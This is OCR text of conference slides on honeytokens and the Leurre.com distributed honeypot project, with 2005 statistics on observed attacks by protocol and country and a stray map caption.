
Honeytokens

- **honeypot which is not a computer**

- **Used for**
  - Espionage
  - Credit card, ssn monitoring
  - bank
  - Spam…

- **Two main usages**
  - Detect information leaking
  - Tracking

Distributed Honeypot



Example : Leurre.com


- Project by Eurecom institute
  - **The Eurecom Honeypot Project**
    - http://www.eurecom.fr/~pouget/projects.htm
    - http://www.leurrecom.org
- Distributed HP (more than 25 countries, 5 continents)
- Project launched 4 years ago
- Based on “distributed” *honeyd*

Information from *leurre.com*

- Thanks to Marc Dacier from Eurecom institute
- More information: dacier@eurecom.fr …
- See Fabien Pouget & Marc Dacier – Friday 3pm
- Extract from a presentation « Applied Computing 2006 » in spain

35 platforms, 25 countries, 5 continents

Europe




Serbia and Montenegro have asserted the formation of a joint independent state, but this entity has not been formally recognized as a state by the United States.

Macedonia has proclaimed independent statehood but has not been formally recognized as a state by the United States.

Scale 1:19,500,000
Lambert Conformal Conic Projection, standard parallels 40°N 56°N

802176 (R01083) 9-93

Experimental Set Up



Big Picture

- Distinct IP Addresses observed: 989,712

- # of received packets: 41,937,600
- # of emitted packets: 39,911,933


- TCP: 90.93%
- UDP: 0.77%
- ICMP: 5,16 %
- Others: (malformed packets, etc) 3.14%

Observation 3

- All countries host attackers but some countries host more than others.

Attacks by country of origin

(Jan 1 2005 until Jan 1 2006)




Observation 4

- There is a surprising steady decrease of the number of attacks

Attacks by environment

(Jan 1 2005 until Jan 1 2006)



